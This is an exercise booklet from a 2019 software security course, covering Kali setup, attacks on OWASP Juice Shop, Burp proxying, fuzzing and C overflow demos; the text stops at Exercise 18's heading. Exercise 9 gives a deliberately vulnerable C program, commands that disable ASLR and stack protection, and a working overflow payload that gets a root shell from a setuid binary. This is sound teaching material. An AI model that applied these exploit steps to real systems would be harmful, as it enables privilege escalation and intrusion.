

Software Security

exercises

Henrik Lund Kramshoej
hlk@zencurity.com

September 30, 2019



Contents

1 Download Kali Linux Revealed (KLR) Book 10 min	2
2 Check your Kali VM, run Kali Linux 30 min	3
3 Check your Debian VM 10 min	4
4 Investigate /etc 10 min	5
5 Run OWASP Juice Shop 45 min	7
6 Setup JuiceShop environment, app and proxy - up to 60min	9
7 Run small programs: Python, Shell script 20min	11
8 Run parts of a Django tutorial 30min	13
9 Buffer Overflow 101 - 30-40min	14
10 SSL/TLS scanners 15 min	18
11 Real Vulnerabilities up to 30min	19
12 JuiceShop Attacks 60min	20
13 Wireshark 15 min	23
14 Try American fuzzy lop up to 60min	25
15 Small programs with data types	26

CONTENTS

16 Pointers and Structure padding 30min	27
17 Use a XML library in Python up to 60min	28
18 Truncate and Encoding Attacks JuiceShop up to 40min	30
19 Django String Handling 20min	31
20 Execute nmap TCP and UDP port scan 20 min	32
21 Discover active systems ping and port sweep 15 min	33
22 TCP SYN flooding 30min	35
23 Bonus: TCP other flooding 15min	37
24 Bonus: UDP flooding NTP, etc. 15min	39
25 Bonus: ICMP flooding 15min	41
26 Bonus: Misc - stranger attacks 15min	43

Preface

This material is prepared for use in *Software Security* course and was prepared by Henrik Lund Kramshøj, <http://www.zencurity.com> . It describes the networking setup and applications for trainings and courses where hands-on exercises are needed.

Further a presentation is used which is available as PDF from kramse@Github
Look for software-security-exercises in the repo *security-courses*.

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

<https://github.com/kramse/kramse-labs>

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses and common protocols like DHCP.

Have fun and learn

Exercise content

Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

Exercise 1

Download Kali Linux Revealed (KLR) Book 10 min



Kali Linux Revealed Mastering the Penetration Testing Distribution

Objective:

We need a Kali Linux for running tools during the course. This is open source, and the developers have released a whole book about running Kali Linux.

This is named Kali Linux Revealed (KLR)

Purpose:

We need to install Kali Linux in a few moments, so better have the instructions ready.

Suggested method:

Create folders for educational materials. Go to <https://www.kali.org/download-kali-linux-revealed-book/> Read and follow the instructions for downloading the book.

Solution:

When you have a directory structure for download for this course, and the book KLR in PDF you are done.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux is a free pentesting platform, and probably worth more than \$10.000

The book KLR is free, but you can buy/donate, and I recommend it.

Exercise 2

Check your Kali VM, run Kali Linux 30 min



Objective:

Make sure your virtual machine is in working order.

We need a Kali Linux for running tools during the course.

Purpose:

If your VM is not installed and updated we will run into trouble later.

Suggested method:

Go to <https://github.com/kramse/kramse-labs/>

Read the instructions for the setup of a Kali VM.

Hints:

If you allocate enough memory and disk you won't have problems.

Solution:

When you have a updated virtualisation software and Kali Linux, then we are good.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux includes many hacker tools and should be known by anyone working in infosec.

Exercise 3

Check your Debian VM 10 min



Objective:

Make sure your virtual Debian 9 machine is in working order.

We need a Debian 9 Linux for running a few extra tools during the course.

This is a bonus exercise - only one Debian is needed per team.

Purpose:

If your VM is not installed and updated we will run into trouble later.

Suggested method:

Go to <https://github.com/kramse/kramse-labs/>

Read the instructions for the setup of a Kali VM.

Hints:

Solution:

When you have a updated virtualisation software and Kali Linux, then we are good.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Exercise 4

Investigate /etc 10 min

Objective:

We will investigate the /etc directory on Linux. We need a Debian 9 Linux and a Kali Linux, to compare

Purpose:

Start seeing example configuration files, including:

- User database /etc/passwd and /etc/group
- The password database /etc/shadow

Suggested method:

Boot your Linux VMs, log in

Investigate permissions for the user database files passwd and shadow

Hints:

Linux has many tools for viewing files, the most efficient would be less.

```
hlk@debian:~$ cd /etc
hlk@debian:/etc$ ls -l shadow passwd
-rw-r--r-- 1 root root  2203 Mar 26 17:27 passwd
-rw-r----- 1 root shadow 1250 Mar 26 17:27 shadow
hlk@debian:/etc$ ls
... all files and directories shown, investigate more if you like
```

Showing a single file: less /etc/passwd and press q to quit

Showing multiple files: less /etc/* then :n for next and q for quit

Trying reading the shadow file as your regular user:

```
user@debian-9-lab:/etc$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Why is that? Try switching to root, using su or sudo, and redo the command.

Solution:

When you have seen the most basic files you are done.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Sudo is a tool often used for allowing users to perform certain tasks as the super user. The tool is named from superuser do! <https://en.wikipedia.org/wiki/Sudo>

Exercise 5

Run OWASP Juice Shop 45 min



Objective:

Lets try starting the OWASP Juice Shop

Purpose:

We will be doing some web hacking where you will be the hacker. There will be an application we try to hack, designed to optimise your learning.

It is named JuiceShop which is written in JavaScript

Suggested method:

Go to <https://github.com/bkimminich/juice-shop>

Read the instructions for running juice-shop - docker is a simple way.

What you need

You need to have browsers and a proxy, plus a basic knowledge of HTTP.

If you could install Firefox it would be great, and we will use the free version of Burp Suite, so please make sure you can run Java and download the free version from Portswigger from:

<https://portswigger.net/burp/communitydownload>

Hints:

The application is very modern, very similar to real applications.

The Burp proxy is an advanced tool! Dont be scared, we will use small parts at different times.

Solution:

When you have a running Juice Shop web application in your team, then we are good.

Discussion:

It has lots of security problems which can be used for learning hacking, and thereby how to secure your applications. It is related to the OWASP.org Open Web Application Security Project which also has a lot of resources.

Sources:

<https://github.com/bkimminich/juice-shop>

https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

It is recommended to buy the *Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop* from <https://leanpub.com/juice-shop> - suggested price USD 5.99

Exercise 6

Setup JuiceShop environment, app and proxy - up to 60min

Objective:

Run JuiceShop with Burp proxy.

Start JuiceShop and make sure it works, visit using browser.

Then add a web proxy in-between. We will use Burp suite which is a commercial product, in the community edition.

Purpose:

We will learn more about web applications as they are a huge part of the applications used in enterprises and on the internet. Most mobile apps are also web applications in disguise.

By inserting a web proxy we can inspect the data being sent between browsers and the application.

Suggested method:

You need to have browsers and a proxy, plus a basic knowledge of HTTP.

If you could install Firefox it would be great, and we will use the free version of Burp Suite, so please make sure you can run Java and download the free version *plain JAR file* from Portswigger from:

<https://portswigger.net/burp/communitydownload>


follow the Getting Started instructions at:

<https://support.portswigger.net/customer/portal/articles/1816883-getting-started-with-burp-suite>


Hints:

Recommend running Burp on the default address and port 127.0.0.1 port 8080.

Note: Burp by default has `intercept is on` in the Proxy tab, press the button to allow data to flow.



Then setting it as proxy in Firefox:



Solution:

When web sites and servers start popping up in the Target tab, showing the requests and responses - you are done.

Your browser will alert you when visiting TLS enabled sites, HTTPS certificates do not match, as Burp is doing a person-in-the-middle. You need to select advanced and allow this to continue.

Discussion:

Since Burp is often updated I use a small script for starting Burp which I save in `~/bin/burp` - dont forget to add to PATH and `chmod x bin/burp`.

```
#!/bin/sh
DIRNAME=`dirname $0`
BURP=`ls -ltra $DIRNAME/burp*.jar | tail -1`
java -jar -Xmx6g $BURP &
```

Exercise 7

Run small programs: Python, Shell script 20min

Objective:

Be able to create small scripts using Python and Unix shell.

Purpose:

Often it is needed to automate some task. Using scripting languages allows one to quickly automate.

Python is a very popular programming language. The Python language is an interpreted, high-level, general-purpose programming language. Created by Guido van Rossum and first released in 1991.

You can read more about Python at:

<https://www.python.org/about/gettingstarted/> and

[https://en.wikipedia.org/wiki/Python_\(programming_language\)](https://en.wikipedia.org/wiki/Python_(programming_language))

Shell scripting is another method for automating things on Unix. There are a number of built-in shell programs available.

You should aim at using basic shell scripts, to be used with `/bin/sh` - as this is the most portable Bourne shell.

Suggested method:

Both shell and Python is often part of Linux installations.

Use and editor, leafpad, atom, VI/VIM, joe, EMACS, Nano ...

Create two files, I named them `python-example.py` and `shell-example.sh`:

```
#!/usr/bin/env python3
# Function for nth Fibonacci number

def Fibonacci(n):
    if n<0:
        print("Incorrect input")
    # First Fibonacci number is 0
    elif n==1:
        return 0
    # Second Fibonacci number is 1
    elif n==2:
        return 1
    else:
        return Fibonacci(n-1)+Fibonacci(n-2)

# Driver Program
print(Fibonacci(9))
```

```
#This code is contributed by Saket Modi
# https://www.geeksforgeeks.org/python-program-for-program-for-fibonacci-numbers-2/
```

```
#!/bin/sh
# The ! and # tell which interpreter to use
# Comments are easy

DATE=`date +%Y-%m-%d`
USERCOUNT=$(wc -l /etc/passwd)
echo "Todays date in ISO format is: $DATE"

echo "This system has $USERCOUNT users"
```

Unix does not require the file type .py or .sh, but it is often recommended to use it. To be able to run these programs you need to make them executable. Use the commands to set execute bit and run them:

Note: Python is available in two versions, version 2 and version 3. You should aim at running only version 3, as the older one is deprecated.

Hints:

```
$ chmod +x python-example.py shell-example.sh
```

```
$ ./python-example.py
21
```

```
$ ./shell-example.sh
Todays date in ISO format is: 2019-08-29
This system has 32 /etc/passwd users
```

Solution:

When you have tried making both a shell script and a python program, you are done.

Discussion:

If you want to learn better shell scripting there is an older but very recommended book,

Classic Shell Scripting Hidden Commands that Unlock the Power of Unix By Arnold Robbins, Nelson Beebe. Publisher: O'Reilly Media Release Date: December 2008
<http://shop.oreilly.com/product/9780596005955.do>

Exercise 8

Run parts of a Django tutorial 30min

Objective:

Talk about web applications, how they are made.

Purpose:

Know how you can get started using a framework, like Django
<https://www.djangoproject.com/>

Suggested method:

We will visit a Django tutorial and talk about the benefits from using existing frameworks.

Hints:

Input validation is a problem most applications face. Using Django a lot of functionality is available for input validation.

Take a look at Form and field validation:

<https://docs.djangoproject.com/en/2.2/ref/forms/validation/>

You can also write your own validators, and should centralize validation in your own applications.

```
from django.core.exceptions import ValidationError
from django.utils.translation import gettext_lazy as _

def validate_even(value):
    if value % 2 != 0:
        raise ValidationError(
            _('%(value)s is not an even number'),
            params={'value': value},
        )
```

Example from: <https://docs.djangoproject.com/en/2.2/ref/validators/>

Solution:

When we have covered basics of what Django is, what frameworks provide and seen examples, we are done.

Discussion:

Django is only an example, other languages and projects exist.

Exercise 9

Buffer Overflow 101 - 30-40min

Objective:

Run a demo program with invalid input - too long.

Purpose:

See how easy it is to cause an exception.

Suggested method:

- Small demo program `demo.c`
- Has built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[10];
    strcpy(buf, argv[1]);
    printf("%s\n",buf);
}
int the_shell()
{ system("/bin/dash"); }
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work.

Use GDB to repeat the demo by the instructor.

Hints:

First make sure it compiles:

```
$ gcc -o demo demo.c
$ ./demo hejsa
hejsa
```

Make sure you have tools installed:

```
apt-get install gdb
```

Then run with debugger:

```
$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb)
(gdb) run `perl -e "print 'A'x22; print 'B'; print 'C'`"
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'`"
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
// OR
(gdb)
(gdb) run $(perl -e "print 'A'x22; print 'B'; print 'C'")
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'`"
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
```

Note how we can see the program trying to jump to address with our data. Next step would be to make sure the correct values end up on the stack.

Solution:

When you can run the program with debugger as shown, you are done.

Discussion:

the layout of the program - and the address of the `the_shell` function can be seen using the command `nm`:

```
$ nm demo
000000000201040 B __bss_start
000000000201040 b completed.6972
                w __cxa_finalize@@GLIBC_2.2.5
000000000201030 D __data_start
000000000201030 W data_start
0000000000000640 t deregister_tm_clones
00000000000006d0 t __do_global_dtors_aux
0000000000200de0 t __do_global_dtors_aux_fini_array_entry
000000000201038 D __dso_handle
000000000200df0 d _DYNAMIC
000000000201040 D _edata
000000000201048 B _end
0000000000000804 T _fini
0000000000000710 t frame_dummy
000000000200dd8 t __frame_dummy_init_array_entry
0000000000000988 r __FRAME_END__
000000000201000 d _GLOBAL_OFFSET_TABLE_
                w __gmon_start__
000000000000081c r __GNU_EH_FRAME_HDR
00000000000005a0 T _init
0000000000200de0 t __init_array_end
000000000200dd8 t __init_array_start
0000000000000810 R _IO_stdin_used
                w _ITM_deregisterTMCloneTable
                w _ITM_registerTMCloneTable
000000000200de8 d __JCR_END__
000000000200de8 d __JCR_LIST__
                w _Jv_RegisterClasses
0000000000000800 T __libc_csu_fini
0000000000000790 T __libc_csu_init
                U __libc_start_main@@GLIBC_2.2.5
0000000000000740 T main
                U puts@@GLIBC_2.2.5
0000000000000680 t register_tm_clones
0000000000000610 T _start
                U strcpy@@GLIBC_2.2.5
                U system@@GLIBC_2.2.5
000000000000077c T the_shell
000000000201040 D __TMC_END__
```

The bad news is that this function is at an address 000000000000077c which is hard to input using our buffer overflow, please try ☺ We cannot write zeroes, since strcpy stop when reaching a null byte.

We can compile our program as 32-bit using this, and disable things like ASLR, stack protection also:

```
sudo apt-get install gcc-multilib
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
gcc -m32 -o demo demo.c -fno-stack-protector -z execstack -no-pie
```

Then you can produce 32-bit executables:

```
// Before:
user@debian-9-lab:~/demo$ file demo
demo: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=82d83384370554f0e3bf4ce5030f6e3a7a5ab5ba, not stripped
```

```
// After - 32-bit
user@debian-9-lab:~/demo$ gcc -m32 -o demo demo.c
user@debian-9-lab:~/demo$ file demo
demo: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-
linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5fe7ef8d6fd820593bbf37f0eff14c30c0cbf174, not stripped
```

And layout:

```
0804a024 B __bss_start
0804a024 b completed.6587
0804a01c D __data_start
0804a01c W data_start
...
080484c0 T the_shell
0804a024 D __TMC_END__
080484eb T __x86.get_pc_thunk.ax
080483a0 T __x86.get_pc_thunk.bx
```

Successful execution would look like this - from a Raspberry Pi:

```
$ gcc -o demo demo.c
$ nm demo | grep the_shell
000104ec T the_shell
$

...
(gdb) run `perl -e " print 'A'x16; print chr(0xec).chr(0x4).chr(0x01);" `
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/demo/demo `perl -e " print 'A'x16; print chr(0xec) . chr(0x4) . chr (0x01);" `
AAAAAAAAAAAAAAAAAAAA
$
```

Started a new shell.

you can now run the "exploit" - which is the shell function AND the misdirection of the instruction flow by overflow:

```
pi@raspberrypi:~/demo $ gcc -o demo demo.c
pi@raspberrypi:~/demo $ sudo chown root.root demo
pi@raspberrypi:~/demo $ sudo chmod +s demo
pi@raspberrypi:~/demo $ id
uid=1000(pi) gid=1000(pi) grupper=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(
pi@raspberrypi:~/demo $ ./demo `perl -e " print 'A'x16; print chr(0xec).chr(0x4).chr(0x01);" `
AAAAAAAAAAAAAAAAAAAA
# id
uid=1000(pi) gid=1000(pi) euid=0(root) egid=0(root) grupper=0(root),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(
#
```

Exercise 10

SSL/TLS scanners 15 min

Objective:

Try the Online Qualys SSLabs scanner <https://www.ssllabs.com/> Try the command line tool sslscan checking servers - can check both HTTPS and non-HTTPS protocols!

Purpose:

Learn how to efficiently check TLS settings on remote services.

Suggested method:

Run the tool against a couple of sites of your choice.

```
root@kali:~# sslscan --ssl2 web.kramse.dk
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Testing SSL server web.kramse.dk on port 443
...
  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject: *.kramse.dk
AltNames: DNS:*.kramse.dk, DNS:kramse.dk
Issuer:  AlphaSSL CA - SHA256 - G2
```

Also run it without --ssl2 and against SMTPTLS if possible.

Hints:

Originally sslscan is from <http://www.titania.co.uk> but use the version on Kali, install with apt if not installed.

Solution:

When you can run and understand what the tool does, you are done.

Discussion:

SSLscan can check your own sites, while Qualys SSLabs only can test from hostname

Exercise 11

Real Vulnerabilities up to 30min

Objective:

Look at real vulnerabilities. Choose a few real vulnerabilities, prioritize them.

Purpose:

See that the error types described in the book - the book from 2007 - is still causing problems.

Suggested method:

We will use the recent Exim errors as examples. Download the descriptions from:

- Exim RCE CVE-2019-10149 June
<https://www.qualys.com/2019/06/05/cve-2019-10149/return-wizard-rce-exim.txt>
- Exim RCE CVE-2019-15846 September
<https://exim.org/static/doc/security/CVE-2019-15846.txt>

When done with these think about your own dependencies. What software do you depend on? How many vulnerabilities and CVEs are for that?

I depend on the OpenBSD operating system, and it has flaws too:

<https://www.openbsd.org/errata65.html>

You may depend on OpenSSH from the OpenBSD project, which has had a few problems too:

<https://www.openssh.com/security.html>

Hints:

Remote Code Execution can be caused by various things, but most often some kind of input validation failure.

Solution:

When you have identified the specific error type, is it buffer overflows? Then you are done.

Discussion:

How do you feel about running internet services.

Lets discuss how we can handle running insecure code.

What other methods can we use to restrict problems caused by similar vulnerabilities.

Exercise 12

JuiceShop Attacks 60min



Objective:
Hack a web application!

Try a few attacks in the JuiceShop with web proxy

The OWASP Juice Shop is a pure web application implemented in JavaScript. In the frontend the popular AngularJS framework is used to create a so-called Single Page Application. The user interface layout is provided by Twitter's Bootstrap framework - which works nicely in combination with AngularJS. JavaScript is also used in the backend as the exclusive programming language: An Express application hosted in a Node.js server delivers the client-side code to the browser. It also provides the necessary backend functionality to the client via a RESTful API.

...

The vulnerabilities found in the OWASP Juice Shop are categorized into several different classes. Most of them cover different risk or vulnerability types from well-known lists or documents, such as OWASP Top 10 or MITRE's Common Weakness Enumeration. The following table presents a mapping of the Juice Shop's categories to OWASP and CWE (without claiming to be complete).

Category Mappings

Category	OWASP	CWE
Injection	A1:2017	CWE-74
Broken Authentication	A2:2017	CWE-287, CWE-352
Forgotten Content	OTG-CONFIG-004	
Roll your own Security	A10:2017	CWE-326, CWE-601
Sensitive Data Exposure	A3:2017	CWE-200, CWE-327, CWE-328, CWE-548
XML External Entities (XXE)	A4:2017	CWE-611
Improper Input Validation	ASVS V5	CWE-20
Broken Access Control	A5:2017	CWE-22, CWE-285, CWE-639
Security Misconfiguration	A6:2017	CWE-209
Cross Site Scripting (XSS)	A7:2017	CWE-79
Insecure Deserialization	A8:2017	CWE-502
Vulnerable Components	A9:2017	
Security through Obscurity		CWE-656

Source: *Pwning OWASP Juice Shop*

Purpose:

Try out some of the described web application flaws in a controlled environment. See how an attacker would be able to gather information and attack through HTTP, browser and proxies.

Suggested method:

Start the web application, start Burp or another proxy - start your browser.

Access the web application through your browser and get a feel for how it works. First step is to register your user, before you can shop.

Dont forget to use web developer tools like the JavaScript console!

Then afterwards find and try to exploit vulnerabilities, using the book from Björn and starting with some easy ones:

Suggested list of starting vulns:

- Admin Section Access the Admin Section
- Error handling Provoke and error
- Forged Feedback Post some feedback in another users name.
- Access a confidential document
- Forgotten Sales Backup Access a salesman's forgotten backup file.
- Retrieve a list of all user credentials via SQL Injection

Hints:

The complete guide *Pwning OWASP Juice Shop* written by Björn Kimminich is available as PDF which you can buy, or you can read it online at:

<https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content/>

Solution:

You decide for how long you want to play with JuiceShop.

Do know that some attackers on the internet spend all their time researching, exploiting and abusing web applications.


Discussion:

The vulnerabilities contained in systems like JuiceShop mimic real ones, and do a very good job. You might not think this is possible in real applications, but there is evidence to the contrary.

Using an app like JS instead of real applications with flaws allow you to spend less on installing apps, and more on exploiting.

Exercise 13

Wireshark 15 min



Objective:

Try the program Wireshark locally your workstation, or tcpdump

You can run Wireshark on your host too, if you want.

Purpose:

Installing Wireshark will allow you to analyse packets and protocols

See real network traffic, also know that a lot of information is available and not encrypted.

Note the three way handshake between hosts running TCP. You can either use a browser or command line tools like cURL while capturing

```
curl http://www.zencurity.com
```

Suggested method:

Run Wireshark from your Kali Linux

Open Wireshark and start a capture

Then in another window execute the ping program while sniffing

or perform a Telnet connection while capturing data

Hints:

PCAP is a packet capture library allowing you to read packets from the network. Tcpdump uses libpcap library to read packet from the network cards and save them. Wireshark is a graphical application to allow you to browse through traffic, packets and protocols.

It is already on your Kali Linux, or do: `apt-get install wireshark`

When running on Linux the network cards are usually named `eth0` for the first Ethernet and `wlan0` for the first Wireless network card. In Windows the names of the network cards are long and if you cannot see which cards to use then try them one by one.

Solution:

When you have collected some HTTP/TCP sessions you are done.

If you want to capture packets as a non-root user on Debian, then use the command to add a Wireshark group:

```
sudo dpkg-reconfigure wireshark-common
```

and add your user to this:

```
sudo gpasswd -a $USER wireshark
```

Dont forget to logout/login to pick up this new group.

Discussion:

Wireshark is just an example other packet analyzers exist, some commercial and some open source like Wireshark

We can download a lot of packet traces from around the internet, we might use examples from

<https://www.bro.org/community/traces.html>

Exercise 14

Try American fuzzy lop up to 60min

Try American fuzzy lop <http://lcamtuf.coredump.cx/afl/>

Objective:

Try a fuzzer. We will use the popular american fuzzy lop named after a breed of rabbits.

Purpose:

American fuzzy lop is a security-oriented fuzzer that employs a novel type of compile-time instrumentation and genetic algorithms to automatically discover clean, interesting test cases that trigger new internal states in the targeted binary. This substantially improves the functional coverage for the fuzzed code. The compact synthesized corpora produced by the tool are also useful for seeding other, more labor- or resource-intensive testing regimes down the road.

Source: <http://lcamtuf.coredump.cx/afl/>

Suggested method:

Open the web page <http://lcamtuf.coredump.cx/afl/>

Look at the Quick Start Guide and README:

<http://lcamtuf.coredump.cx/afl/QuickStartGuide.txt>

<http://lcamtuf.coredump.cx/afl/README.txt>

Lets modify our demo.c test program, and fuzz it. Should find a problem. Then later find common Unix/Linux utils and try fuzzing. Remember the old Fuzz articles.

Hints:

Look at the many projects which have been tested by AFL, the bug-o-rama trophy case on the web page.

Solution:

When afl is installed on at least one laptop on the team, and has run a fuzzing session against a program - no matter if it found anything.

Discussion:

For how long is it reasonable to fuzz a program? A few days - sure. Maybe run multiple sessions in parallel!

Exercise 15

Small programs with data types

Objective:

Try out small programs similar to:

```
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char **argv)
{
    (void) argc; (void) argv;
    short int i1 = 32767;
    printf("First debug int is %d\n", i1);
    i1++;
    printf("Second debug int is now %d \n", i1);
}
```

```
user@Projects:programs$ gcc -o int1 int1.c && ./int1
First debug int is 32767
Second debug int is now -32768
```

Purpose:

See actual overflows when going above the maximum for the selected types.

Suggested method:

Compile program as is. Run it. See the problem.

Then try changing the int type, try with signed and unsigned. Note differences

Hints:

Use a calculator to find the maximum, like 2^{16} , 2^{32} etc.

Solution:

When you have tried adding one to a value and seeing it going negative, you are done.

Discussion:

Exercise 16

Pointers and Structure padding 30min

Objective:

Look at some real code from Suricata and Zeek, note how they prevent structure padding.

Purpose:

These software applications usually used for security dissect raw packets, which cannot be trusted.

Suggested method:

Download the software - either of :

- `bro-2.6.4.tar.gz` from <https://www.zeek.org/downloads/bro-2.6.4.tar.gz>
- `suricata-4.1.4.tar.gz` from <https://www.openinfosecfoundation.org/download/suricata-4.1.4.tar.gz>

Unpack using `tar xzf` and use an editor to look up DNS or other packets.

Hints:

DNS is a complex protocol, but looking at the header files should give you an idea. Try going into `suricata/src` and doing `less *dns*.h` or use an editor.

Solution:

When you have seen the code for `struct DNSHeader_` and noticed the structs with `__attribute__((__packed__))`. This ensures that structure fields align on one-byte boundaries - on all architectures.

Maybe also investigate the rest of the file `decode-vxlan.c`

Discussion:

Manual for Gnu C Compiler Collection can be found at:

<https://gcc.gnu.org/onlinedocs/gcc-5.2.0/gcc/Type-Attributes.html>

`packed`

This attribute, attached to struct or union type definition, specifies that each member (other than zero-width bit-fields) of the structure or union is placed to minimize the memory required. When attached to an enum definition, it indicates that the smallest integral type should be used.

Bonus, can we find some structs missing this?

Exercise 17

Use a XML library in Python up to 60min

Objective:

Try using a programming library in the Python programming language.

Purpose:

See how easy it is to produce functionality by re-using existing functions and features available in a popular language.

Suggested method:

Start by getting an XML file. Suggested method is to boot your Kali Linux and run a command like `nmap -p 80,443 -A -oA testfile www.zencurity.com`. Output should be `testfile.xml` and two other files, `grepable output testfile.gnmap` and `text output testfile.nmap`.

Then using Python import a library to parse XML and print a few values from the XML, or all of them.

Recommended values to print from the file:

- Nmap version
- Date of the Nmap run, note either use `start` and convert from Unix time or `startstr` which is a string
- Nmaprun args - aka the command line
- Host address
- Ports like from the `<port protocol="tcp" portid="443">`
- Anything you feel like

Hints:

One option is to use the Python ElementTree XML API:

<https://docs.python.org/2/library/xml.etree.elementtree.html>

Also - use Python3!

Solution:

When you can read a file and process it using Python3.

Improvements, you might consider:

- Use Python3 to run the Nmap process

- Create command line parameters for the program, making it more useful
- Pretty print using formatted output

Discussion:

Many examples contain code like this:

Getting child tag's attribute value in a XML using ElementTree

Parse the XML file and get the root tag and then using [0] will give us first child tag. Similarly [1], [2] gives us subsequent child tags. After getting child tag use .attrib[attribute_name] to get value of that attribute.

```
>>> import xml.etree.ElementTree as ET
>>> xmlstr = '<foo><bar key="value">text</bar></foo>'
>>> root = ET.fromstring(xmlstr)
>>> root.tag
'foo'
>>> root[0].tag
'bar'
>>> root[0].attrib['key']
'value'
```

Source:

<https://stackoverflow.com/questions/4573237/how-to-extract-xml-attribute-using-python-elementtree>

What is the point of referring to a specific numbered child, when we specifically have the tags?!

What happens if the XML output changes a bit, so another tag is before the expected one! Dont trust Stackoverflow, unless you want a stack overflow ☺.

Exercise 18

Truncate and Encoding Attacks JuiceShop up to 40min

Objective:

